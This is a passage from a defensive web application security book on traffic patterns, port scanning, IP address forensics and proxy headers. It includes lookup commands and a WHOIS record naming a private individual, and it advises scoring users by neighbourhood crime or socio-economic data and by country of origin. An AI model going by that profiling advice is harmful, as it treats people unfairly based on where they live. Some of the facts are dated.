


Fig. 1.4 – Normal user's traffic

A typical benign user's traffic might look like Fig. 1.4. The user will usually connect to port 80 on one or more hosts, with potential hits to port 443 (SSL) if a portion of your website is SSL-protected. The user may request images and other embedded content from a content server adjacent to the main server. You might see a benign user hit two or more machines at the same time, because the browser can have two or more concurrent connections to speed up the process of loading web pages.




Fig. 1.5 – Robotic single-service/port attack

A robotic attack looks much different (see Fig. 1.5): in such an attack, users are constantly hitting a single port—they either jump around or sweep across the IP space looking for a vulnerable service or an application that resides on your web server. The traffic typically appears in short bursts.




Fig. 1.6 – Scraper, brute-force, web service client, or DoS attack

In Fig. 1.6, you can see a different sort of user activity, in which the requests are consistent across the entire time slice. Activity like this is always robotic. It could be a DoS attack, in which a single user is attempting resource exhaustion. It could be software scraping your website for content (for example, harvesting email addresses). It could be a brute-force attack, requesting multiple usernames and passwords (this will be discussed in more depth later in this chapter and in later chapters). Finally, if your server has some sort of interactive media or serves up movies, it could also be a client that is simply pulling a lot of data. Normally, that sort of client takes a while to initiate the scan, so activity will look more like Fig. 1.5 until the download begins, unless your content is embedded in another web page.




Fig. 1.7 – Port scanner

Fig. 1.7 shows what a port scan might look like, using random port selection across multiple IP address. Scans like this reduce the possibility of detection; ports aren't attacked sequentially, and the SYN packets appear to come from unrelated IP addresses. This behavior is the default in a number of high-end open source port scanners. You'll notice that Fig. 1.7 looks more similar to Fig. 1.4 than any of the other graphs, except for the scale on the vertical axis. Normal traffic typically stays on ports below 1024, which are considered "well-known" ports. A port scanner typically jumps around quite a bit and certainly visits many more ports than typical traffic.

Note: Port scanners may hit IP ranges that have no hosts on them, as it is unlikely that they have prior knowledge of all the machines on your network. There is a type of honeypot (a system designed to attract and monitor malicious behavior) called a darknet that is built from allocated but unused IP space specifically for this purpose. Any packets destined for IP space that has no machines on it is likely to be a robot sweeping across the Internet or someone performing reconnaissance on your network.

Although port scanning is a widely used reconnaissance method, it's only one piece of the puzzle. Unfortunately, it is only partially relevant to most of the attackers that a web application will face. First, your network should prevent scanners from reaching any ports other than the ones that you expect. Second, there are other methods of reconnaissance, like idle-scan,¹⁶ that use other machines to probe your network. These methods of port scanning can throw off the detection information gained from port monitoring.

It's important to understand that the vast majority of attacks against websites are not preceded by port scans (this is not true of non-HTTP/HTTPS-based attacks). Instead, most attackers use either canned exploits aimed directly at applications on the web server or attack the website manually. You're far more likely to see port scanning prior to a buffer overflow attack against some random out-of-date service than as a prelude to an attack against a web form.

Let me clarify the concept of port scanning: if you see packets that are destined for ports that aren't active or accessible, it's probably a scan. A scan that finds open ports is likely to lead to something much worse.

With That Out of the Way...

In this introductory chapter, I covered the bare minimum of the underlying networking protocols and issues to allow you to put everything that follows into context. Although I find all of this stuff in this chapter interesting, it's was more important to discuss it in passing rather than spend a great deal of time explaining it. Network security has been around for some time and has had a lot more scrutiny over the years; if you're interested in the topic there's a ton of very good literature out there. But you're reading this book because you're interested in application security, aren't you? It's a less

¹⁶ <http://nmap.org/book/idlescan.html>

understood and—in my opinion—a much more exciting topic! So, without further ado, let's move onto the stuff that really interests us practitioners, shall we?

Chapter 2 - IP Address Forensics

"It pays to be obvious, especially if you have a reputation for subtlety." - Isaac Asimov

Whenever someone connects to your server you get their IP address. Technically speaking, this piece of information is very reliable--because of the three-way handshake, which I discussed in Chapter 1, an IP address used in a full TCP/IP connection typically cannot be spoofed. That may not matter much because, as this chapter will show, there are many ways for attackers to hide their tracks and connect to our servers not from their real IP addresses, but from addresses they will use as mere pawns in the game.

Almost the first thing people inquire into when they encounter computer crime is the location of the attacker. They want to know who the attacker is, where he is, and where he came from. These are all reasonable things to latch onto; but not always the first thing that comes to my mind.

I have a pretty particular way I like to think about IP addresses and forensics in particular. I am very practical. I want to find as much as I can, but only to the extent that whatever effort is spent toward uncovering the additional information is actually helpful. The goal of recording and knowing an offending IP address is to use it to determine intent of the attacker, and his motivation—is he politically, socially or monetarily motivated? Everything else comes at the end, and then only if you really need to catch the bad guy.

What Can an IP Address Tell You?

IP addresses are used to uniquely identify the sides involved in communication. Most of the Internet today still uses the addresses from what's known as IPv4 address space, but for various reasons¹⁷ that space is running out. According to IANA and RIR¹⁸, the exhaustion may come as soon as 2010, which is why the transition to the next-generation addressing—IPv6—is accelerating. (If you want to find out more about this problem I suggest reading the paper I wrote on the topic which goes into much more detail. It can be found at: <http://www.sectheory.com/ipv4-to-ipv6.htm>.)

Many attackers have failed to learn their lesson, either because of ignorance or stupidity and hack from their house. Although getting warrants for arrest can be time consuming, costly and difficult, it's still possible and if you can narrow down an attacker's IP address to a single location that will make the process much easier. Techniques such as reverse DNS resolution, WHOIS, and geolocation are commonly used to uncover useful real-world information on IP addresses.

Reverse DNS Resolution

One of the most useful tools in your arsenal can be to do a simple DNS resolution against the IP address of the attacker (retrieving the name associated with an IP address is known as reverse DNS resolution). Sometimes you can see the real name of the owner of the broadband provider.

For example:

¹⁷ http://en.wikipedia.org/wiki/IPv4_address_exhaustion

¹⁸ <http://www.potaroo.net/tools/ipv4/index.html>

```
$ nslookup 75.10.40.85
Server:          127.0.0.1
Address:         127.0.0.1#53

Non-authoritative answer:
85.40.10.75.in-addr.arpa      name = adsl-75-10-40-
85.dsl.irvnca.sbcglobal.net
```

Unlike domain name resolution, where it is essential to have a working translation to IP addresses, IP addresses do not always resolve to domain names. It is important to have in mind that, if the attacker is controlling reverse resolution for the IP range you are investigating, they can change the reverse resolve to point to innocent domain names, which can lead you astray in your investigation. Bad guys can do this if they have full control over the IP address space.

Similarly, on business networks hosting providers often give complete control over reverse lookups to their customers. It's always best to confirm that the reverse resolve matches the forward resolve (which is when you retrieve an IP address associated with a name; the opposite of reverse resolution). That means if an IP resolves to `www.hotmail.com` do an `nslookup` on `www.hotmail.com` and make sure it matches the original IP you were interested in. Then you'll be sure you have reliable information.

WHOIS Database

Whois is a protocol that supports lookups against domain name, IP address and autonomous system number databases. If reverse DNS lookup provides little useful information, you can try running the `whois` command on the same IP address in order to retrieve the official owner information. You may get very interesting results. Sometimes it is possible to retrieve the actual name of the person or company at that IP address.

In the following example the IP address belongs to someone named "Saihum Hossain":

```
$ whois 75.10.40.85
AT&T Internet Services SBCIS-SBIS-6BLK (NET-75-0-0-0-1)
                        75.0.0.0 - 75.63.255.255
SAIHUM HOSSAIN-060407004148 SBC07501004008029060407004209 (NET-
75-10-40-80-1)
                        75.10.40.80 - 75.10.40.87

# ARIN WHOIS database, last updated 2008-03-24 19:10
# Enter ? for additional hints on searching ARIN's WHOIS
database.
```

Big service providers often do this to help reduce support costs incurred by their business users by getting people who have complaints to work directly with the companies rather than involving the

service provider. Technical people often opt towards business class DSL if they can afford it because it provides them more IP addresses and better quality bandwidth. So if you perform a whois lookup against that same IP address you may get something much more useful than you might normally.

Combining this information with other external sources can tell you information about the user, their criminal history, their credit history, etc. Databases like Lexus Nexus offer these sorts of lookups against people's names. Although expensive and complicated, it's possible that this information could lead to a wealth of information about the user and their relative disposition. This is even more the case if time criticality is not an issue as these sorts of tasks can only be performed asynchronously without incurring a tremendous performance penalty.

Geolocation

IP addresses aren't quite like street addresses, but they're sometimes close. There are a number of projects that correlate, with varying success, IP address information to geographic locations. Some very large retailers help these databases by tying in IP address information collected along with address information given by their users during registration. Others tie in ISP information and geographic information with the IP address – a far less precise method in practice. Yet others still use ping time and hops to get extremely accurate measurement estimates of physical location.

The following information is typically available in GeoIP databases:

- Country
- Region (for some countries)
- City
- Organization (typically from the WHOIS database)
- ISP
- Connection speed
- Domain name

There are lots of reasons you may be interested in the physical location of your users. Advertisers are always on the lookout for ways to make their ads more interesting and meaningful (because that increases their click-through rate), and serving local ads is a good way to achieve that. Relevance is key, and that can be optimized by targeting the results to a user's location.

Geographic information can also give you clues to the user's disposition. If you are running a website in the United States and someone from another country is accessing your site, it may tell you quite a bit about the possible intentions of that user. That becomes more interesting if the site is disliked in principle by the population of other countries, or doesn't do business with that country in particular. For example, many sites are totally blocked by the Chinese's system of firewalls because the Chinese

government believes certain words¹⁹ or thoughts are disruptive to the government's goals. If someone from China IP space visits your site despite you being blocked by the Chinese government's firewalls, there is a high likelihood the traffic is state sponsored.

Similarly, if you know that a large percentage of your fraud comes from one location in a particular high crime area of a certain city, it might be useful to know that a user is accessing your site from a cyber café in that same high crime area. Perhaps you can put a hold on that shipment until someone can call the user and verify the recipient. Also if you know that fraud tends to happen in certain types of socio-economic geographies, it could help you heuristically to determine the weighted score of that user. This sort of information may not be available to you in your logs, but could easily be mined through external sources of relevant crime information. Companies like ESRI heavily focus on mapping demographics, for instance.

In terms of history, it doesn't hurt to look back into time and see if the IP address of the user has ever connected to you before. That information combined with their status with the website can be useful information. Another thing to consider is the type of connection used. If you know the IP space belongs to a DSL provider, it may point to a normal user. If it points to a small hosting provider, and in particular a host that is also a web server, it is highly likely that it has been compromised. Knowing if the IP belongs to a datacenter or a traditional broadband or modem IP range is useful information.

Knowing the physical location can help in other ways as well. If your website does no business in certain states or with certain countries due to legislative issues, it may be useful to know that someone is attempting to access your site from those states. This is often true with online casinos, which cannot do business with people in the United States where the practice is prohibited. Alerting the user of that fact can help reduce the potential legal exposure of doing business.

One concept utilizing physical location is called, "defense condition." Normally, you allow traffic from everywhere, but if you believe that you're being attacked you can switch to yellow (the meaning of which is specific to the websites in question but, for example, can mean that your website blocks suspicious traffic coming from certain countries) or red (your websites block any traffic from certain countries). While this may seem like a good idea, in some cases this can actually be used against a website to get a company to block other legitimate users, so the use of this concept is cautioned against.

Utilities like MaxMind's geoipladdress lookup²⁰ can give you high level information about the location of most IP addresses for free. There are other products that can give you a lot more information about the specific location of the IP address in question, which can be extremely helpful if you are concerned about certain traffic origins.

```
$ geoipllookup.exe 157.86.173.251
GeoIP Country Edition: BR, Brazil
```

¹⁹ Now defunct: <http://hackers.org/badwords.html>

²⁰ http://www.maxmind.com/app/locate_ip

There has been quite a bit of research into this concept of bad geographic origins. For instance McAfee published a study citing Hong Kong (.hk), China (.cn) and the Philippines (.ph) as the three most likely top level domains to pose a security risk to their visitors²¹. While these kinds of studies are interesting, it's important not to simply cast blame on an entire country, but rather think about why this is the case – which can give you far more granular and useful information. It should be noted that this study talks about the danger that websites pose to internet surfers, not to websites in general, but there may be a number of ways in which your website can contact or include portions of other sites, so it still may be applicable.

***SIDEBAR:** Jeremiah Grossman CEO of Bit Discovery and founder of WhiteHat Security, tells an interesting story about his days at Yahoo when they attempted to use the city name of birth as a secret question in their “forgot password” flow. It turns out that in certain countries, like Mexico, the majority of the Internet population all comes from the same city – in Mexico’s case it was Mexico City at the time. That meant that it was easy for an attacker to simply guess “Mexico City” as the secret answer and they were right more often than not if they knew the user was from Mexico. Knowing that the geographic region of interest for Mexico can be mostly summed up in one major city is far more useful to understanding the geographic relevance of an IP address than simply looking at a macro level.*

Note: The traceroute command sometimes works very well as “poor-man’s” geolocation mechanism. The name you get from the last IP address in the chain may not give you clues, but the intermediary hops will almost certainly give you clues about where they reside.

Real-Time Block Lists, IP Address Reputation and Threat Intel Feeds

There are a number of databases on the Internet called “real-time block lists” or RBLs that attempt to map out the IP addresses that are bad in some way. Sometimes they’re referred to as IP reputation lists and alternatively, sometimes these are called Threat Intel feeds. Whatever the name, these databases initially contained the IP addresses that are known for sending email spam but are now expanding to cover other irregular activities (e.g. blog spam, worms, open proxies, etc.). These databases are based around the concept around IP address or user reputation. Commercial databases that offer IP address reputation information are available, but they are typically geared toward e-commerce web sites and charge per IP address lookup, making their use less practical for general security analysis.

Traditionally, the computers used to perform undesired activities (such as sending email spam) are either servers that have been compromised, or normal servers that have open proxies on them. (Open proxies will forward any traffic, without restrictions.) While the fact that an IP address is on an RBL isn’t a perfect indicator, it is a reason for concern, to say the least.

Also, looking at nearby IP addresses for open ports, open services, and if they too are on RBLs can often give you a great deal of information about the range of IP addresses that the user is originating from. While it may be unrealistic to get this information in any reasonable amount of time, it may be possible

²¹ <http://www.informationweek.com/news/internet/security/showArticle.jhtml?articleID=208402153>

in an asynchronous situation to perform this sort of analysis on high risk transactions or after fraudulent activity has taken place.

Related IP Addresses

One thing to be very wary of when looking at the traffic you see hitting your network is how it relates to other traffic. Seeing a single request against your website from a single IP may turn out to be robotic, but it doesn't necessarily tell you the disposition of the traffic, especially if you don't see it in aggregate with the larger sum of all IP traffic flowing to your website. The simplified IPv4 definitions of the various classes are as follows:

```
10.*: 16,777,216 addresses
10.10.*: 65,536 addresses
10.10.10.*: 256 addresses
```

It should be noted that classes are not preferred these days in favor of CIDR²² blocks. For instance take a look at a small slice of traffic from a single IP address range (74.6.*) logged over a few hours:

```
74.6.27.156 /blog/20060822/ie-tab-issues/
74.6.27.157 /blog/20070526/apwg-and-opendns/feed/
74.6.27.158 /blog/about/
74.6.27.35 /blog/20060810/new-shellbot-released/
74.6.27.38 /blog/20080328/mozilla-fixes-referrer-spoofing-issue/
74.6.27.44 /fierce/rambler.ru
74.6.28.118 /blog/2007/06/page/3/
74.6.28.153 /blog/20070312/
74.6.28.159 /blog/20080112/moto-q9-dos-and-fingerprinting/
74.6.28.183 /blog/20070408/17-is-the-most-random-number/feed/
74.6.28.217 /weird/iframe-http-ping.html
74.6.28.34 /blog/20060628/community-cookie-logger/feed/
74.6.28.38 /blog/20070307/
74.6.28.51 /blog/20060810/ruby-on-rails-vulnerability/
74.6.30.107 /blog/feed/
74.6.31.124 /blog/20080202/
74.6.31.162 /mr-t/
74.6.31.168 /xss.html
74.6.31.237 /blog/20070104/google-blacklist-breakdown/feed/
74.6.7.244 /blog/20080306/
```

Without knowing anything more about this it would appear to be robotic because each IP only made one request a piece (a topic we will discuss much more thoroughly in the Embedded Content chapter). Also, it's very unusual to see so much traffic so close together in such a short amount of time – only a

²² https://en.wikipedia.org/wiki/Classless_Inter-Domain_Routing

few hours. It's also clear that the addresses are somehow related to one another because there is no overlap in what they are searching for and yet they are so close to one another from a network perspective. This particular slice of data comes from Yahoo's slurp spider as it crawled over a site looking for new or modified content. It is obvious only when you do a reverse lookup on the IP address, but even without it, it's clearly robotic.

The specifics about how an IP relates to other IP addresses is often highly complex to programmatically build up, but yet, when seen in this simple way, it can allow you to correlate the requests by something no more complex than sorting your traffic by IP address ranges and reducing your false positives to traffic that is actually of interest.

More often than not, if they are connecting from their own small home network, an attacker will have access to just an insignificant number of IP addresses, not an entire class C (256 addresses) or greater. So it is possible, and it has happened that an attacker will use one IP address for attacking and a second for recon, to reduce the likelihood of being detected.

When IP Address Is A Server

In most cases, behind the IP addresses you encounter will be users with their workstations. However, the Internet is getting increasingly complex and servers too talk to other servers. Thus you may find a server behind an IP address. Sometimes this is normal (especially if you are running a service designed for use by servers). In other cases, it might be that an attacker has compromised an application or an entire server and using them to get to you. How do you figure out which?

Web Servers as Clients

You may end up finding users who are connecting to you from IP addresses that also function as web servers. That may not seem that odd, but really, it is unless your site happens to supply patches for web servers or provides web services to other websites. Really, web servers very rarely surf the Internet except to download software. They may connect to websites to verify links (e.g. trackbacks in blogs), but this is fairly uncommon and a fairly specific situation: you'll know about it if that's the case.

If you were to see a user surfing your website from an IP address that is a known website, it is almost always an indicator that the web server has been compromised. A compromised server will typically be used as a stepping stone. In many cases attackers may install relatively simple CGI-based proxies, leaving the server to continue to provide the original functionality. That way they can surf, yet remain undetected for a long time in the process.

Detecting that there is a web server on that IP address is something you can often find just by doing a reverse DNS and seeing if it points to something that starts with "www." But since IP addresses can have multiple machines behind them and people don't always start their website names with "www." a far more accurate test is to see if you can open a socket to port 80 or 443 on the IP address. Since some applications (e.g. Skype) use ports 80 and 443 a better idea is to actually perform a complete HTTP request and see if you can get a meaningful response. This only needs to be done every great once in a

while, and does not need to be done on every request. While you are at it, you can also consider testing if that machine is used as a proxy, which is a functionality typically found on ports 3128 or 8080.

Dealing with Virtual Hosts

Virtual hosts are more often used on low-traffic websites, or sites that have gone through migrations from old domains to new ones. Virtual hosts are designed to allow you to run more than one website using the same instance of your web-server. This makes it more cost effective to run many websites due to not needing extra hardware, OS software if you use commercial operating systems, or additional IP space. Therefore it is commonly used in shared hosting environments or in smaller budget operational environments or when the websites don't receive a lot of web traffic.

If the IP address is running a web server, it may be a good idea to find out what's on it. Although the base web server may look like a legitimate website, the web site may be dangerous, or highly vulnerable in ways that aren't visible at first glance by looking at the website. The easiest way to see what is on the base web server is to connect directly to it, but the problem is you will more often than not miss a lot of information that might be far more interesting. The reason for this is web servers can run many different websites. Finding them can be tricky if you don't know what you're doing.

Web Images Videos Shopping News Maps More | MSN | Windows Live

bing

ip:75.125.65.35

ALL RESULTS 1-10 of 19 results · [Advanced](#)

SEARCH HISTORY
ip:75.125.65.35
[See all](#)
[Clear all](#) | [Turn off](#)

[Cowboy.com - The Western Connection](#)
HI, at Black Pond make custom yacht line and mohair mecates, reins, leads, mohair cinches, rope halters and riding halters, braided headstalls, etc to order!
[cowboytoday.com](#) · [Cached page](#)

[Cowboy.com - The Western Connection](#)
Fantastic Temperament. Excellent Conformation, High Color Producer when we bred him to Palominos & Paints. He has PHBA foals that are Champions & Futurity Winners.
[cowboyshopping.org](#) · [Cached page](#)

[Cowboy.com - The Western Connection](#)
The Andalusian Pure Spanish horse - news, tips and insight from the people who live in the centre of this world. - Watch our top national riders in classical dressage.
[naturallyamerican.net](#) · [Cached page](#)

[Cowboy.com - The Western Connection](#)
Southern Missouri Mule - Outfitter And Equine Supply We offer a complete product line for all your Outfitter & Equine needs. We have a large selection of Saddles, Tack ...
[mywesternconnection.com](#) · [Cached page](#)

[Cowboy.com - The Western Connection](#)
You will not know what you've been missing here at Lake Ray Roberts until you hit the trails with us. This is the best-kept secret in North Texas.
[naturallyamerican.com](#) · [Cached page](#)

Fig 2.2 – IP lookup on Bing for cowboy.com’s IP

An easy way to do this is use Bing’s IP search as seen in Fig 2.2, which uses the search engine itself to help correlate different web servers that it may have seen to an individual IP address. Commercial products like Bit Discovery also accomplish this task. Doing subdomain correlation allows you to connect unrelated subdomains to the IP address without having to connect to the webserver yourself - which may inadvertently give your attacker information about your security if they are monitoring their own logs. In this way, if one of the web sites is highly mis-configured or uses open sourced applications on other domains, there is a good chance traffic originating from that server is probably coming from malicious software that has been uploaded to the server.

Note: An interesting side story to this is many years ago a fairly unscrupulous individual was given access to one of the machines a group that I belonged to ran because he was believed to be a trustworthy individual. They proceeded to run an automated exploit against nearly the entire Australian top level domain (.au) before hitting a defense organization who used the exact technique described in this section to determine the threat level. When their automated robot connected back to our server they saw a security related website. The attacked web site automatically shut down to minimize the potential damage. We eventually received a rather irate phone call from the director of IT for this particular Australian government agency.

Of course, the Australian system administrator was right about the threat that individual represented. The threat was real, but I’m not sure his automated script’s actions were justified. Given that his servers alerted him to this fact and shut themselves down at 3AM his time, he would probably agree with my assessment. Yet, knowing what was on the domain was hugely helpful in narrowing down the attack to legitimate dangerous traffic. Even though his sleep was ruined, he was at least woken up to an alert that was more dangerous than the run of the mill robotic attack.

These results aren’t perfect, of course, but they are a great starting point and can give you a ton of valuable information about what lives on that IP address based on what the Bing spider has been able to locate. Once this information is obtained it is much easier to see what is really on those sites and assess if they are good or bad websites, or determine if they are highly likely to have been compromised by running out of date services or packages. This can be performed for each of the nearby domains as well. If they are behind the same firewall it is possible that having compromised one of the machines the others nearby have also been compromised.

This sort of analysis should be performed with discretion as it’s likely that if it is compromised the attacker has more access to the machine than the owner does and the last thing you want to do is show your hand. I personally believe this sort of analysis is farfetched and should only be performed on a one-off basis in highly sensitive and high risk situations. It’s just not scalable or cost effective to do it in any other scenario.

As a side note, Google already does this internally but their method is less geographically based and more based on who is linked to whom. They check to see if URLs are in “bad neighborhoods” which

means that malicious sites link to the site in question and/or vice versa. That's reasonable if you are a search engine giant, and if that's an easy form of analysis available to you, but it's less reasonable for an average e-commerce site.

Proxies and Their Impact on IP Address Forensics

I started this chapter with a note that, although we can technically rely on having the correct IP address that submitted a HTTP request, in reality the IP address often does not mean much. The following section describes the various ways in which the infrastructure of the Internet can be subverted to hide the attackers' tracks.

Network-Level Proxies

Designing internal networks to be separate from the rest of the Internet has many advantages (some of which are security related) and it's very common. Such internal networks typically utilize the special address ranges designated for internal use, as defined in RFC 1918. Internal networks are connected to the Internet using the process known as Network Address Translation (NAT), where the internal addresses are transparently translated into addresses that can be used when talking to the rest of the world. Most such systems retain the packets sent by the machines on the internal network (thus NAT systems are not true proxies), but the outside world only sees the IP address of the NAT itself, with the internal topology remaining secret.

Note: Before NAT became popular as it is today most network-level proxies used a protocol called SOCKS. NAT prevailed because it is transparently deployed, whereas to use SOCKS you needed to extend each application to support it (and subsequently configure it).

Part of the original theory of why RFC 1918 was valuable was that if an internal address is non-publicly-routable, bad guys won't be able to see where your users are really coming from within your network or route traffic to that address. If it is non-publicly-routable it is "private". Unfortunately, those private internal networks are now almost completely ubiquitous and almost always have ways to contact the Internet. In reality the privacy of the network totally depends on the implementation. There are three ranges reserved in RFC 1918 which is IPv4 specific:

```
10.0.0.0      - 10.255.255.255  (10/8 prefix)
172.16.0.0   - 172.31.255.255   (172.16/12 prefix)
192.168.0.0  - 192.168.255.255    (192.168/16 prefix)
```

The problem RFC 1918 poses for user disposition detection is that you may end up with 2 or more users with the same public IP address – that of the NAT server. This is common in companies, internet cafés, certain ISPs and even in home networks. More and more home networks are now wireless, which too regularly uses private address space. That represents a serious challenge to companies attempting to decide if a user is good or bad based on IP address alone.

Note: The use of public (routable) address space is generally preferable, because it generally works better (you can find a detailed list of NAT-related problems at <http://www.cs.utk.edu/~moore/what-nats-break.html>). In reality, only the early adopters of the Internet can do this. Companies such as Apple, HP, IBM, Boeing, Ford, and USPS got huge chunks of the IPv4 address space allocated to their companies in the early days of the Internet, and now use it for their networks, but such allocation is not practiced anymore because IPv4 space is quickly running out.

HTTP Proxies

HTTP proxies are specialized server applications designed to make HTTP requests on behalf of their users. As a result, web servers that receive such requests by default get to see only IP addresses of proxies, and not those of the real users. In many cases the requests will contain the identifying information, but you will need to actively look for it and configure your servers to log such information.

In HTTP, request meta-data is transported in request headers, so it is no surprised that there you may also find the information identifying the users of proxies. The following request headers are commonly used for this purpose:

- **Via** – part of HTTP and designed to track HTTP transactions as they travel through proxy servers. The header can contain information on one or several proxies.
- **X-Forwarded-For** – a non-standard header introduced by the developers of the Squid proxy before the Via header was added to HTTP. X-Forwarded-For is very widely supported today.

Note: In addition to the two request headers above, reverse proxies (which typically route requests from many users to a single server) will set a number of different requests headers to convey the original IP address and, less often, SSL information. Such headers include X-Forwarded-Host, X-Forwarded-Hostname, Client-IP, and others. You will very rarely see such information unless you setup a reverse proxy yourself. If you do see one of these headers in your requests you are advised to investigate, because their presence indicates an unusual—and thus suspicious—setup.

Via

The Via header, as specified in HTTP 1.1, allows for the information on the protocol used in each communication segment, along with the proxy information and the information on the software used. Even comments. The formal definition is as follows:

```
Via = "Via" ":" 1#( received-protocol received-by [ comment ] )
received-protocol = [ protocol-name "/" ] protocol-version
protocol-name     = token
protocol-version  = token
received-by       = ( host [ ":" port ] ) | pseudonym
pseudonym         = token
```

And here are some real-life examples:

```
1.1 cache001.ir.openmaru.com:8080 (squid/2.6.STABLE1)
1.1 relay2.ops.scd.yahoo.net:80 (squid/2.5.STABLE10)
1.1 cache001.ir.openmaru.com:8080 (squid/2.6.STABLE1)
1.1 bdci2px (NetCache NetApp/6.0.4P1)
HTTP/1.0 Novell Border Manager
1.0 JIMS
```

X-Forwarded-For

The X-Forwarded-For header is simpler, and it is designed to only contain the IP addresses of the proxies that relayed a HTTP transaction. Here are some examples:

```
10.255.39.116, 203.144.32.176
10.140.37.84, unknown
212.23.82.100, 212.23.64.155, 195.58.1.134
209.131.37.237
unknown
```

Proxy Spoofing

The headers that proxies use to relay real user information are not at all required for normal web operation. While most modern proxies are pretty good about including this information, they all allow themselves to be configured not to send it—so you’ll be at the administrators’ mercy, essentially. You should also be aware that anyone not using a proxy can pretend to be a proxy, as the headers can be trivially spoofed.

One perfect example of this was one presumptuous user who decided to tell anyone who happened to be looking that he was indeed a hacker. All his requests included the following header:

```
X-Forwarded-For: 1.3.3.7
```

